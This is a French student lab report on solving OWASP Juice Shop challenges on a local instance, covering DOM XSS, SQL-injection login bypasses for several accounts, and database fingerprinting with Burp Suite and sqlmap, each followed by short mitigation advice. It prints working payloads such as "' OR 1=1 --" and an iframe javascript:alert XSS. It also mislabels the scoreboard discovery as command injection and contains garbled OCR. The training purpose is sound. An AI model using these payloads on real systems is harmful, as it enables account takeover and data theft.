



CENTRE UNIVERSITAIRE INFORMATIQUE

GESTION DES RISQUES, CYCLE DE VIE DE L'INFORMATION
ET HACKING ÉTHIQUE

Rapport pratical - OWASP Juice shop

Étudiant :

Senou ronald ALOHOUTADE

Summary

- Scoreboard is at /#/score-board
- DOM XSS (XSS Type 0)
- Login Admin (Injection)
- Login Jim (Injection)
- Login Bender (Injection)
- Database Schema (Injection)
- Ephemeral Accountant (Injection)

1 Scoreboard is at /#/ score-board

- La tâche ici était de trouver le lien de redirection vers la page du tableau de bord des défis. En accédant directement au site, on constate qu'il n'y a pas de sous-lien qui redirige vers le tableau de bord. Cette vulnérabilité est une injection de commande côté serveur (Server-Side Command Injection Vulnerability) qui donne la possibilité à l'attaquant d'envoyer une requête par le biais des champs de saisie.
- Après analyse de la plateforme, j'ai constaté qu'il n'y avait pas de lien de redirection vers le tableau de bord ou une rubrique qui permet d'y accéder. En lisant le titre du challenge, j'ai compris qu'il suffisait de compléter le chemin "/#/score-board" dans le champ de saisie du lien d'accueil, puis d'actualiser le site. Cette technique m'a permis d'afficher la page du tableau de bord.




- Je pense que pour éviter cette faille, il faut valider les entrées des utilisateurs afin d'empêcher l'injection de commandes.



2 DOM XSS (XSS Type 0)

- Le défi ici consiste à effectuer une attaque par injection DOM XSS de type 0 qui se produit dans le navigateur de l'utilisateur. La vulnérabilité pour ce type d'attaque est basée sur l'injection de code malveillant dans des champs de saisie de données pour vérifier si ce code s'exécute.
- Le challenge suggère d'injecté un script pour verifier cette vulnérabilité. Mais avant j'ai essayé de mettre un code dans la case de recherche "<h1>ronald</h1>" pour voir le retour de la page et aussi inspecter le code source.




The screenshot shows a browser window for the OWASP Juice Shop. The URL is `localhost:3000/#/search?q=<h1>ronald</h1>`. The search results page displays the message "Résultats de la recherche - ronald" and "Aucun résultat". In the developer tools' Elements tab, the injected payload is visible in the code source:


```
<h1>ronald</h1> == $0
```

Après injection de ce code je constate qu'il a été exécuté et apparait dans le code source.

Pour la seconde étape j'injecte le code script recommander pour le challenge "`<iframe src="javascript:alert('xss')">`" qui me renvoie une fenêtre pop-up avec le texte XSS, ce qui confirme la vulnérabilité.



The screenshot shows a browser window for the OWASP Juice Shop. The URL is `localhost:3000/#/score-board`. The score board page contains an `iframe` element with the attribute `src="javascript:alert('xss')"`. A small red circle with the number "0" is visible in the top right corner of the page.




- Je pense que pour éviter cette faille, il faut utiliser des méthodes qui permet d'insérer que du texte brut et aussi bloquer l'exécution des scripts malveillants.




3 Login Admin (Injection)

- Le défi ici est de se connecter en tant qu'administrateur sur la plateforme Owasp Juice, mais je ne dispose pas des informations de connexion nécessaires, à savoir l'adresse e-mail et le mot de passe. La vulnérabilité à exploiter ici est une injection sql à travers la page d'authentification.
- Pour commencer, j'ai essayé de me connecter en utilisant des identifiants couramment utilisés par défaut (`admin@owasp.com` et pour le mot de passe : `admin`) afin de voir quelle réponse j'obtiendrais. Cependant, j'ai constaté que mes informations d'identification n'ont pas été acceptées pour me connecter.




Ensuite, j'ai essayé d'entrer des caractères simples pour voir si le formulaire acceptait n'importe quel type de données, et cela a été confirmé.

Par la suite, j'ai cherché des informations sur le site pour m'aider à m'authentifier. J'ai découvert l'adresse e-mail suivante : "admin@juice-sh.op", qui ressemblait davantage à l'adresse de l'administrateur. J'ai alors injecté une requête SQL en ajoutant la requête "'--" à l'adresse e-mail pour voir si j'avais accès au compte sans le vrai mot de passe. De cette manière, j'ai réussi à me connecter au compte Admin. Cependant, il est également possible pour moi de me connecter aux comptes admin sans avoir besoin de l'adresse e-mail en utilisant la requête SQL suivante : "' OR 1=1 --".



The screenshot shows a browser window with the URL `localhost:3000/#/login`. The page title is "OWASP Juice Shop". The main content is a "Login" form. In the "E-mail" field, the value "admin@juice-sh.op' --" is entered. Below the form, a success message "Connexion réussie" is displayed, along with a "Welcome Admin" message and a "Logout" button.




- Pour éviter ce type d'attaque, il faut s'assurer de la validation et du nettoyage des entrées de l'utilisateur et aussi un pare feu web qui bloque les attaques par injection SQL.




4 Login Jim (Injection)

- Le défi ici est de se connecter en tant Jim sur la plateforme Owasp Juice, mais je ne dispose pas des informations de connexion nécessaires, comme celui de l'Admin. La vulnérabilité à exploiter ici est une injection sql à travers la page d'authentification.
- Pour commencer, j'ai essayé de rechercher le mot Jim dans la bar de recherche du site pour voir si j'aurais d'informations à propos du nom.




Cependant, je n'ai eu aucune information sur Jim. Du coup, j'ai procédé comme pour la tâche précédente en fouillant un peu sur le site pour voir si j'aurais des informations le concernant. J'ai ainsi trouvé l'e-mail de Jim grâce à un commentaire qu'il a laissé sur l'un des produits du site.




Ensuite, je me suis déconnecté du compte admin et j'ai essayé la même requête

que pour la tâche précédente pour voir si j'aurais accès au compte de Jim.



j'ai réussi à me connecter au compte de Jim grâce à son email que j'ai retrouvé. .



- Pour éviter ce type d'attaque, il faut s'assurer de la validation et du nettoyage des entrées de l'utilisateur et aussi un pare feu web qui bloque les attaques par injection SQL.



5 Login Bender (Injection)

- Le défi ici est de se connecter en tant Bender sur la plateforme Owasp Juice, mais je ne dispose pas des informations de connexion nécessaires. La vulnérabilité à exploiter ici est une injection sql à travers la page d'authentification.
- J'ai repris le même processus que celui du défi de Jim pour voir si je pourrais trouver l'adresse e-mail de l'utilisateur Bender afin d'exécuter la même requête.

J'ai ainsi trouvé l'e-mail de Bender grâce à un commentaire qu'il a laissé sur l'un des produits du site.

Tous les produits

	Jus de pomme (1000ml) 1.99¤		Jus de banane (1000ml) 1.99¤
	Jus de banane (1000ml) 1.99¤		Jus de Canistel 8.99¤

Commentaires (1)

bender@juice-shop.op
Fry liked it too.

X Fermer

Ensuite, je me suis déconnecté du compte de Jim et j'ai essayé la même requête SQL pour me connecter au compte de Bender.

OWASP Juice Shop

Login

E-mail *
jim@juice-shop.op --


Mot de passe *
r

Mot de passe oublié ?

Connexion

Se souvenir de moi

J'ai réussi à me connecter au compte de Bender en suivant le même processus que celui de l'utilisateur Jim. .



- Pour éviter ce type d'attaque, il faut s'assurer de la validation et du nettoyage des entrées de l'utilisateur et aussi un pare feu web qui bloque les attaques par injection SQL.



6 Database schema (Injection)

- Le défi ici est d'exfiltrer le schéma de la base de données via une injection SQL sur la plateforme Owasp Juice, mais je ne dispose pas d'informations concernant le type de base de données utilisé ni son fonctionnement. Pour ce type d'attaque, il est nécessaire de connaître le type de base de données et de comprendre son fonctionnement avant de pouvoir injecter des requêtes SQL.
- Pour commencer, j'ai fait des recherches sur Google pour trouver le processus ou le moyen de reconnaître le type de base de données utilisé par une plateforme. Comme information, je dois utiliser l'outil BurpSuite Community pour analyser ce qui se passe lorsque je demande quelque chose à la base de données.

1- J'ai installé BurpSuite Community et configuré l'extension Burp Suite dans mon navigateur Firefox, comme recommandé, afin de capturer les informations après l'envoi d'une requête.

2- J'ai effectué des essais en cherchant des noms de produits via l'icône de recherche, mais la page met beaucoup de temps à se charger. En activant l'option d'interception sur BurpSuite, j'ai réussi à capturer le trafic généré par ma recherche de produit. Ensuite, j'ai récupéré cette requête dans BurpSuite et l'ai envoyée à la section "Repeater" pour pouvoir insérer de nouvelles requêtes depuis le Repeater de Burp Suite.

Request

```

1 GET /rest/products/search?q= HTTP/1.1
2 Host: localhost:3000
3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15;
rv:109.0) Gecko/20100101 Firefox/109.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: fr,fr-FR;q=0.8,en-US;q=0.5,en;q=0.3
6 Accept-Encoding: gzip, deflate
7 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eJYsdG9tKQIjJgdnNjZX8zil
w12lXAx10i1jLjZGpb1sImRlbV42Vrva2Vujoii1wvTkyd1cMn15hbWUo1iLc1bPc16mrbwiLugOpia
WN1LXAx10i1jLjZGpb1sImRlbV42Vrva2Vujoii1wvTkyd1cMn15hbWUo1iLc1bPc16mrbwiLugOpia
Zj82lSXAx10i1jLjZGpb1sImRlbV42Vrva2Vujoii1jhc3N1dHmhcV1bd0ljl2ltYWmdcy
91eGxvWRAz2R1Zmf1bHRRBZ1pb15wbmcilCJ0b3JrwU2VjcmVi1joi1wiaXNBY
3Rpdm0C1sInwZGF0ZWRBdcf6bnvh0s1mlhdC16MTY3OD1yNTIwNywiZxhwij
ICswMdowC1sInwZGF0ZWRBdcf6bnvh0s1mlhdC16MTY3OD1yNTIwNywiZxhwij
wMDowMC1sImRlbv0ZWRBdcf6bnvh0s1mlhdC16MTY3OD1yNTIwNywiZxhwij
cxhj4Nj0zjA3fQ.SjCfEr_nhho73Feg11Ajg2opHwVgd8eKcT0tmdJlqtQS
lzw_9baZvEb7abej7z9Travz3DnkDQBU6palM2OUrqGdJYrc1bcdmdCsA9f6mA
VOE_gYsaSjgjixYos_eEUCCE_ClegWW5Yh21GvYgk02-kbwBm0H0OTv5n-o
© Copyright 2023 Burp Suite
9 Referer: http://localhost:3000/
10 Cookie: language=fr_FR; cookieconsent_status=dissmiss;
welcomebanner_status=dissmiss
    
```

Response

```

1 HTTP/1.1 304 Not Modified
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 PermittedCrossOriginPolicy: self'
6 X-Request-Id: /#jobs
7 ETag: W/"332c-gYTEVSNXFlp1b8WejK1IJ/pgHck"
8 Date: Mon, 13 Mar 2023 13:54:21 GMT
9 Connection: close
10
11
    
```

Inspector

- Request attributes
- Request query parameters
- Request cookies
- Request headers
- Response headers

Request

```

1 GET /rest/products/search?q= HTTP/1.1
2 Host: localhost:3000
3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15;
rv:109.0) Gecko/20100101 Firefox/109.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: fr,fr-FR;q=0.8,en-US;q=0.5,en;q=0.3
6 Accept-Encoding: gzip, deflate
7 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eJYsdG9tKQIjJgdnNjZX8zil
w12lXAx10i1jLjZGpb1sImRlbV42Vrva2Vujoii1wvTkyd1cMn15hbWUo1iLc1bPc16mrbwiLugOpia
WN1LXAx10i1jLjZGpb1sImRlbV42Vrva2Vujoii1wvTkyd1cMn15hbWUo1iLc1bPc16mrbwiLugOpia
Zj82lSXAx10i1jLjZGpb1sImRlbV42Vrva2Vujoii1jhc3N1dHmhcV1bd0ljl2ltYWmdcy
91eGxvWRAz2R1Zmf1bHRRBZ1pb15wbmcilCJ0b3JrwU2VjcmVi1joi1wiaXNBY
3Rpdm0C1sInwZGF0ZWRBdcf6bnvh0s1mlhdC16MTY3OD1yNTIwNywiZxhwij
ICswMdowC1sInwZGF0ZWRBdcf6bnvh0s1mlhdC16MTY3OD1yNTIwNywiZxhwij
wMDowMC1sImRlbv0ZWRBdcf6bnvh0s1mlhdC16MTY3OD1yNTIwNywiZxhwij
cxhj4Nj0zjA3fQ.SjCfEr_nhho73Feg11Ajg2opHwVgd8eKcT0tmdJlqtQS
lzw_9baZvEb7abej7z9Travz3DnkDQBU6palM2OUrqGdJYrc1bcdmdCsA9f6mA
VOE_gYsaSjgjixYos_eEUCCE_ClegWW5Yh21GvYgk02-kbwBm0H0OTv5n-o
© Copyright 2023 Burp Suite
9 Referer: http://localhost:3000/
10 Cookie: language=fr_FR; cookieconsent_status=dissmiss;
welcomebanner_status=dissmiss
    
```

Repeater

Add to scope

Scan

Send to Intruder

Send to Repeater

Send to Sequencer

Send to Comparer (request)

Send to Comparer (response)

Show response in browser

Request in browser

Engagement tools [Pro version only]

Show new history window

Add comment

Highlight

Delete item

Clear history

Copy URL

Copy as curl command

Copy as cURL command

Copy links

Save item

Proxy history documentation

Response

```

304 Not Modified
control-allow-origin: *
content-type: application/json; charset=UTF-8
options: SAMEORIGIN
policy: payment self'
x-request-id: /#jobs
"332c-gYTEVSNXFlp1b8WejK1IJ/pgHck"
Date: Mon, 13 Mar 2023 13:54:21 GMT
connection: close
    
```

Inspector

- Request attributes
- Request query parameters
- Request cookies
- Request headers
- Response headers

3- Dans la section "Repeater", j'ai recherché la ligne ou je pouvais insérer des données ou du code sql. Tout d'abord j'ai fait la recherche de l'un des produits pour voir la réponse.

The screenshot shows the Burp Suite interface with the "Proxy" tab selected. In the "Request" pane, a GET request is shown with the URL `/rest/products/search?q=pomme`. The "Response" pane displays a JSON object indicating success:

```

HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
Content-Type: application/json; charset=utf-8
Vary: Accept-Encoding
Date: Tue, 14 Mar 2023 14:41:21 GMT
Connection: close
Content-Type: application/json; charset=utf-8
Content-Length: 136
{
    "status": "success",
    "data": [
        ...
    ]
}

```

The "Inspector" pane on the right shows the selected text "pomme".

Du côté de la réponse on constate que le statut renvoie une réponse "Success", ce qui se traduit par une réponse positive de la base de donnée.

4- Maintenant je vais ajouter le caractère « ' » au nom du produit pour voir la réponse à nouveau.

The screenshot shows the Burp Suite interface with the "Proxy" tab selected. In the "Request" pane, the same search query `/rest/products/search?q=pomme'` is shown. The "Response" pane displays an Internal Server Error (500) with a detailed error message:

```

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Origin: *
Content-Type: application/json; charset=utf-8
Vary: Accept-Encoding
Date: Tue, 14 Mar 2023 14:47:14 GMT
Connection: close
Content-Length: 321
{
    "error": {
        "message": "SQLITE_ERROR: near \"'\": syntax error",
        "stack": "Error: SQLITE_ERROR: near \"'\": syntax error",
        "errno": 1,
        "code": "SQLITE_ERROR",
        "sql": "SELECT * FROM Products WHERE ((name LIKE '%pomme%' OR description LIKE '%pomme%') AND deletedAt IS NULL) ORDER BY name"
    }
}

```

The "Inspector" pane on the right shows the selected text "pomme'".

Ici au niveau de la section "Response" je remarque une erreur avec un message :

"SQLITE ERROR". SQLite permet de créer et gérer des bases de données relationnelles, accessibles via SQL. Ainsi, en constatant l'erreur renvoyé par la base de donnée, j'ai pu en déduire que le type de base de données utilisé était SQLite. .

5- Je vais maintenant chercher la méthode ou la commande pour exfiltrer la base de données. Dans cette étape, j'utiliserai l'outil SQLMap pour explorer les vulnérabilités via la base de données. Après avoir installé SQLMap sur ma machine, j'ai d'abord analysé l'URL suivante : "http://localhost:3000/rest/products/search?q=" en utilisant une requête SQLMap.

```
(base) mac@MacBook-Pro-de-Rony sqlmap-dev % python sqlmap.py -u "http://localhost:3000/rest/products/search?q=" --dbs
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 22:29:13 /2023-03-14/
